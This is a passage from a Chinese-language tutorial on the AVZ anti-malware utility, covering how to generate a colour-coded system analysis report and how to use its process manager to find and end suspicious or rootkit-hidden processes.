


图1




图2




图3

三、系统分析操作

我们经常在安全论坛上看到，在网友求助的时候会被要求上传一份SREng的扫描报告，其实利用AVZ也可以非常方便的创建一份系统报告。选择“File”菜单下的“系统分析”命令，在弹出的窗口中选择需要进行分析的项目内容，包括正在运行的进程、服务和驱动、内核空间模块、自动运行等选项，如图4。为了避免过多的信息影响用户的阅读，可以将“从日志中排除已被验证为信任的文件”选项去除。不过去除后也会存在一个问题，就是很多木马文件会伪装成微软的系统文件，这样就很容易欺骗过AVZ而蒙混过关了。





图4

设置完成后点击“Start”按钮，软件就开始分析操作了，系统分析完成后会给出一个安全报告，虽然报告中的描述仍然是英文，但是基本的信息还是可以看明白的。包括了名称、软件版权、软件厂商等，同时还会通过不同的颜色来告诉用户，比如系统信息会使用绿色进行显示，第三方信息会使用黄色进行显示，而危险的信息则使用刺眼的红色进行显示，如图5。当我们发现标注为红色的信息后，就需要特别的注意了。


图5

四、单独功能介绍

1、进程查看

除了对系统进行全面的分析操作外，还可以对其中的某项进行单独的分析，选择“Service”菜单下的“进程管理器”命令，在弹出的窗口中就可以看到当前系统所有的进程，包括使用Rootkit技术隐藏的进程等。当然为了更加方便的进行识别，AVZ也通过不同的颜色来进行标注。如果能够肯定某个进程有问题，那么可以点击右侧窗口中的“终止进程”命令来结束这个进程的运行，如图6。

